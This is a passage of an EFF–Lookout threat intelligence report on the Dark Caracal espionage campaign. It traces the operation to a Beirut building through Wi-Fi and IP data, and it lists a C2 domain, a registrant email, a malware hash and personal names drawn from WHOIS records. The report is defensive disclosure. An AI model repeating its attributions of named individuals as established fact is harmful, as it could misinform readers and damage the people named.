



ELECTRONIC FRONTIER FOUNDATION

SECURITY RESEARCH REPORT

Dark Caracal

Cyber-espionage at a Global Scale

Contents

Executive Summary	1	Surveillanceware – Mobile Capabilities	21
Key Findings	2	Pallas – Dark Caracal’s Custom Android Samples	21
Timeline	2	C2 Communications with Malware Implants	23
		Previous Use of FinFisher Spyware	30
Background	4	Surveillanceware – Desktop Components	31
Lebanon’s General Directorate of General Security (GDGS)	4	Bandook	31
Locating Attacker Facilities	5	CrossRAT	34
Test Devices	5	Infected Documents	36
Wi-Fi Networks	5	Other Samples	37
Location Information from IP Addresses	6		
Identities: Attacker Personas	7	Infrastructure	38
Nancy Razzouk and Hassan Ward	7	Primary Command and Control Server	39
Hadi Mazeh	8	Watering Hole Server	41
Rami Jabbour	8	Phishing Domains	41
		Windows C2 Servers	44
Prolific Activity	9		
Exfiltrated Data	9	Appendix	46
Android Malware Content	12	Indicators of Compromise and Actor Tracking	46
Windows Malware Content	15	Mobile Implant Apps	47
		Desktop Implant Apps	48
Patterns of Attacks	17		
The Initial Compromise	17		
Social Engineering and Spear-Phishing	19		

Executive Summary

As the modern threat landscape has evolved, so have the actors. The barrier to entry for cyber-warfare has continued to decrease, which means new nation states – previously without significant offensive capabilities¹ – are now able to build and deploy widespread multi-platform cyber-espionage campaigns.

This report uncovers a prolific actor with nation-state level advanced persistent threat (APT) capabilities, who is exploiting targets globally across multiple platforms. The actor has been observed making use of desktop tooling, but has prioritized mobile devices as the primary attack vector. This is one of the first publicly documented mobile APT actors known to execute espionage on a global scale.

Lookout and Electronic Frontier Foundation (EFF) have discovered Dark Caracal², a persistent and prolific actor, who at the time of writing is believed to be administered out of a building belonging to the Lebanese General Security Directorate in Beirut. At present, we have knowledge of hundreds of gigabytes of exfiltrated data, in 21+ countries, across thousands of victims. Stolen data includes enterprise intellectual property and personally identifiable information. We are releasing more than 90 indicators of compromise (IOC) associated with Dark Caracal including 11 different Android malware IOCs; 26 desktop malware IOCs across Windows, Mac, and Linux; and 60 domain/IP based IOCs.

Dark Caracal targets include individuals and entities that a nation state might typically attack, including governments, military targets, utilities, financial institutions, manufacturing companies, and defense contractors. We specifically uncovered data associated with military personnel, enterprises, medical professionals, activists, journalists, lawyers, and educational institutions during this investigation. Types of data include documents, call records, audio recordings, secure messaging client content, contact information, text messages, photos, and account data.

The joint Lookout-EFF investigation began after EFF released its [Operation Manul report](#), highlighting a multi-platform espionage campaign targeted at journalists, activists, lawyers, and dissidents who were critical of President Nursultan Nazarbayev's regime in Kazakhstan. The report describes malware and tactics targeting desktop machines, with references to a possible Android component. After investigating related infrastructure and connections to Operation Manul, the team concluded that the same infrastructure is likely shared by multiple actors and is being used in a new set of campaigns.

The diversity of seemingly unrelated campaigns that have been carried out from this infrastructure suggests it is being used simultaneously by multiple groups. Operation Manul clearly targeted persons of interest to Kazakhstan, while Dark Caracal has given no indication of an interest in these targets or their associates. This suggests that Dark Caracal either uses or manages the infrastructure found to be hosting a number of widespread, global cyber-espionage campaigns.

Since 2007, Lookout has investigated and tracked mobile security events across hundreds of millions of devices around the world. This mobile espionage campaign is one of the most prolific we have seen to date. Additionally, we have reason to believe the activity Lookout and EFF have directly observed represents only a small fraction of the cyber-espionage that has been conducted using this infrastructure.

¹ <https://www.checkpoint.com/downloads/volatile-cedar-technical-report.pdf>

² In keeping with traditional APT naming, we chose the name "Caracal" (pronounced [kar-uh-kal]) because the feline is native to Lebanon and because this group has remained hidden for so long. From the [Wikipedia](#) entry "the caracal is highly secretive and difficult to observe" and "is often confused with [other breeds of cat]." The naming further builds on EFF's "Operation Manul," another feline reference. We like cats.

Key Findings


Lookout and EFF researchers have identified a new threat actor, Dark Caracal.

- Our research shows that Dark Caracal may be administering its tooling out of the headquarters of the General Directorate of General Security (GDGS) in Beirut, Lebanon.
- The GDGS gathers intelligence for national security purposes and for its offensive cyber capabilities according to previous reports.
- We have identified four Dark Caracal personas with overlapping TTP (tools, techniques, and procedures).
- Dark Caracal is using the same infrastructure as was previously seen in the Operation Manul campaign, which targeted journalists, lawyers, and dissidents critical of the government of Kazakhstan.

Dark Caracal has been conducting a multi-platform, APT-level surveillance operation targeting individuals and institutions globally.

- Dark Caracal has successfully run numerous campaigns in parallel and we know that the data we have observed is only a small fraction of the total activity.
- We have identified hundreds of gigabytes of data exfiltrated from thousands of victims, spanning 21+ countries in North America, Europe, the Middle East, and Asia.
- The mobile component of this APT is one of the first we've seen executing espionage on a global scale.
- Analysis shows Dark Caracal successfully compromised the devices of military personnel, enterprises, medical professionals, activists, journalists, lawyers, and educational institutions.
- Dark Caracal targets also include governments, militaries, utilities, financial institutions, manufacturing companies, and defense contractors.
- Types of exfiltrated data include documents, call records, audio recordings, secure messaging client content, contact information, text messages, photos, and account data.

Dark Caracal Activity Timeline



³<https://www.threatconnect.com/blog/how-to-investigate-incidents-in-threatconnect/>

- Dark Caracal follows the typical attack chain for cyber-espionage. They rely primarily on social media, phishing, and in some cases physical access to compromise target systems, devices, and accounts.

Dark Caracal uses tools across mobile and desktop platforms.

- Dark Caracal uses mobile as a primary attack platform.
- Dark Caracal purchases or borrows mobile and desktop tools from actors on the dark web.
- Lookout discovered Dark Caracal’s custom-developed mobile surveillanceware (that we call Pallas) in May 2017. Pallas is found in trojanized Android apps.
- Dark Caracal has also used FinFisher, a tool created by a “lawful intercept” company that is regularly abused by other nation-state actors.
- Dark Caracal makes extensive use of Windows malware called Bandook RAT. Dark Caracal also uses a previously unknown, multi-platform tool that Lookout and EFF have named CrossRAT, which is able to target Windows, OSX, and Linux.

Dark Caracal uses a constantly evolving, global infrastructure.

- Lookout and EFF researchers have identified parts of Dark Caracal’s infrastructure, providing us with unique insight into its global operations.
- The infrastructure operators prefer to use Windows and XAMPP software on their C2 servers rather than a traditional LAMP stack, which provides a unique fingerprint when searching for related infrastructure.
- Lookout and EFF have identified infrastructure shared by Operation Manul and Dark Caracal as well as other actors.
- Attributing Dark Caracal was difficult as the actor employs multiple types of malware, and our analysis suggests the infrastructure is also being used by other groups.

Lookout and EFF are releasing more than 90 indicators of compromise (IOC):

- 11 Android malware IOCs
- 26 desktop malware IOCs
- 60 domains, IP Addresses, and WHOIS information

Dark Caracal Activity Timeline (cont.)



Background

Lebanon's General Directorate of General Security (GDGS)

Devices for testing and operating the campaign were traced back to a building belonging to the Lebanese General Directorate of General Security (GDGS), one of Lebanon's intelligence agencies. Based on the available evidence, it is likely that the GDGS is associated with or directly supporting the actors behind Dark Caracal.

Previous Cyberespionage

EFF first identified elements of this infrastructure in its August 2016⁴ report on Operation Manul. The report details a series of attacks targeting journalists and political activists critical of Kazakhstan's authoritarian government, along with their family members, lawyers, and associates. EFF's research noted references to Android components found on the infrastructure; however, no samples had been discovered at the time of the report's release. Lookout has since acquired Android samples used by Dark Caracal that belong to what Lookout researchers have named the Pallas malware family.

Citizen Lab previously flagged the General Directorate of General Security in a 2015 report as one of two Lebanese government organizations using the FinFisher spyware⁵. The report cites evidence showing that the GDGS, along with other state actors around the world, had active campaigns using FinFisher infrastructure and tools. However, the report did not specify whether the spyware used was the mobile version of FinFisher. Our investigation resulted in the discovery of at least one FinFisher implant for Android, which corroborates Citizen Lab's previous research. The sample's hash is provided in the appendix of this report. We also uncovered new desktop surveillance software developed potentially by Dark Caracal themselves, a developer associated with the GDGS, or a private contractor group.

The intent of bringing forth these findings is to reveal newly discovered evidence of a new nation-state actor compromising the devices of military personnel, enterprises, medical professionals, activists, journalists, lawyers, and educational institutions. Our review and disclosure of this matter follows industry practices, including sharing our findings with appropriate government authorities, industry partners and the public at large.



⁴ <https://www.eff.org/files/2016/08/03/i-got-a-letter-from-the-government.pdf>

⁵ <https://citizenlab.ca/2015/10/mapping-finfishers-continuing-proliferation/>

Locating Attacker Facilities

We correlated information from test devices and Wi-Fi networks to determine the location of Dark Caracal’s facilities.

Test Devices

Dark Caracal used a series of test devices to confirm that its malware implants and C2 infrastructure work correctly. Identifying these devices helped us to determine Dark Caracal’s likely location inside the GDGS building.

Distinguishing between test and target devices can be tricky. After analyzing data from the infrastructure, we noticed that a subset of the compromised devices contained similar email, Viber, Primo, Telegram, and Whatsapp accounts. These data points allowed us to focus on a select few devices that were unique among the thousands we saw. Additionally, these devices contained a minimal amount of (if any) real content in the exfiltrated text messages, contacts, and application data, which led us to conclude they were likely test devices.



Figure 1: A picture of the GDGS building in Beirut, Lebanon from where we have located Dark Caracal operating

Wi-Fi Networks

Within the cluster of test devices we noticed what could be unique Wi-Fi networks. Knowing that Wi-Fi networks can be used for location positioning, we used that data to geo-locate where these devices may have been by keying off network identifiers. We specifically focused on the Wi-Fi network SSID **Bld3F6**. Using the Wi-Fi geolocation service Wigle.net we saw these test device Wi-Fi networks mapped to Beirut. We also noticed Wi-Fi networks with SSID **Bld3F6** mapped near the General Security building in Beirut, Lebanon.




Figure 2: Google map of the GDGS Building in Beirut
 Left: Data as observed from Wigle.net for SSID: **Bld3F6** | Right: Data confirming location of SSID: **Bld3F6**

Location Information from IP Addresses

Throughout the course of this investigation we observed logins into the administrative console of the C2 server come from three IP addresses. The IP addresses are all from Ogero Telecom⁶, which is owned by the Government of Lebanon. We geo-located two of the IP addresses just south of the GDGS's building (probably a switching or central hub for Ogero).




Figure 3: The location of IP addresses that logged into the adobeair[.]net admin console between July and September 2017

⁶ https://en.wikipedia.org/wiki/Telecommunications_in_Lebanon

Identities: Attacker Personas

The infrastructure used by Dark Caracal revealed several different associated personas. This resulted in the team linking four different aliases, two domains, and two phone numbers to this infrastructure. At the center of these personas is the email address `op13@mail[.]com` which has appeared at various stages in the historical WHOIS information of Dark Caracal domains (see: Timeline).

Aliases associated with `op13@mail[.]com` include Nancy Razzouk, Hadi Mazeh, and Rami Jabbour. All of the physical addresses listed in the WHOIS domain registrations associated with `op13@mail[.]com` tend to cluster around the SSID: **Bld3F6** Wi-Fi locations. This is near the General Security building in Beirut.

Nancy Razzouk and Hassan Ward

We identified Nancy Razzouk listed alongside the `op13@mail[.]com` email address in domain WHOIS information. We also found this name in signer content for the Windows malware⁷ that communicates with `adobeair[.]net`.

🏠 Authenticode signature block and FileVersionInfo properties	
Product	Flash Player
File version	13.334.323.323
Signature verification	⊗ A certificate was explicitly revoked by its issuer.
Signers	[+] Nancy Razzouk [+] DigiCert SHA2 Assured ID Code Signing CA [+] DigiCert

☰ PE header basic information	
Target machine	Intel 386 or later processors and compatible processors
Compilation timestamp	2015-03-16 14:58:27
Entry Point	0x000070BC

Figure 4: Signer content for Windows malware

The contact details for Nancy present in WHOIS information matched the public listing for a Beirut-based individual by that name. When we looked at the phone number associated with Nancy in the WHOIS information, we discovered the same number listed in exfiltrated content and being used by an individual with the name Hassan Ward.

⁷SHA-256 HASH: d57701321f2f13585a02fc8ba6cbf1f2f094764bfa067eb73c0101060289b0ba

Hadi Mazeh

During July 2017, Dark Caracal’s internet service provider took the adobeair[.]net command and control server offline. Within a matter of days, we observed it being re-registered to the email address op13@mail[.]com with the name Nancy Razzouk. This allowed us to identify several other domains listed under the same WHOIS email address information, running similar server components. The WHOIS name field, however, listed several entries with the name Hadi Mazeh. This suggests that either multiple individuals are using the op13 email address or the owner has several aliases that he or she uses with it.




Figure 5: Aliases associated with the op13 email address

Rami Jabbour

We determined the actor behind the op13 email address also registered the domain arablivenews[.]com and provided the name Rami Jabbour. Address details listed in WHOIS information for this specific entry are Salameh Blg, Museum Str, and Mathaf, which appears to be in close proximity to where we have seen test devices in Beirut.

Prolific Activity

Throughout this investigation, Lookout and EFF researchers have gained unique insight into the global operations of Dark Caracal. This has primarily been possible due to command and control infrastructure operators allowing public access to data stolen from compromised devices and systems.

Since we first gained visibility into attacker infrastructure in July 2017, we have seen millions of requests being made to it from infected devices. This demonstrates that Dark Caracal is likely running upwards of six distinct campaigns in parallel, some of which have been operational since January 2012.

Dark Caracal targets a broad range of victims. Thus far, we have identified members of the military, government officials, medical practitioners, education professionals, academics, civilians from numerous other fields, and commercial enterprises as targets.

Exfiltrated Data




Figure 6: A summary of some of the types of content Dark Caracal exfiltrated from victims on both Android and Windows

Not only was Dark Caracal able to cast its net wide, it was also able to gain deep insight into each of the victim’s lives. It did this through a series of multi-platform surveillance campaigns that began with desktop attacks and pivoted to the mobile device. Stolen data was found to include personal messages and photos as well as corporate and legal documentation. In some cases, screenshots from its Windows malware painted a picture of how a particular individual spent his evenings at home.

We found the largest collection of data from a single command and control server that operated under the domain **adobeair[.]net**. Over a short period of observation, devices from at least six distinct Android campaigns communicated with this domain resulting in 48GB of information being exfiltrated from compromised devices. Windows campaigns contributed a further 33GB of stolen data. The remainder of the data contained desktop malware samples, spreadsheet reports on victims, and other files.




Figure 7: Split of exfiltrated data found on just the command and control server adobeair[.]net. From 81GB of stolen data, the majority was found to be from campaigns run against mobile devices

Victims were found to speak a variety of languages and were also from a wide range of countries. We discovered messages and photos in Arabic, English, Hindi, Turkish, Thai, Portuguese, and Spanish in the examined data. According to our analysis, infrastructure contained exfiltrated data from individuals residing in:






Figure 8: Observed locations of compromised devices

Based on both the mobile and desktop campaigns we observed, we believe the attacker first exfiltrated information in January 2012. At the time of writing this report, it looks as though Dark Caracal is still uploading data from its spy campaigns, according to the servers we are tracking.⁸

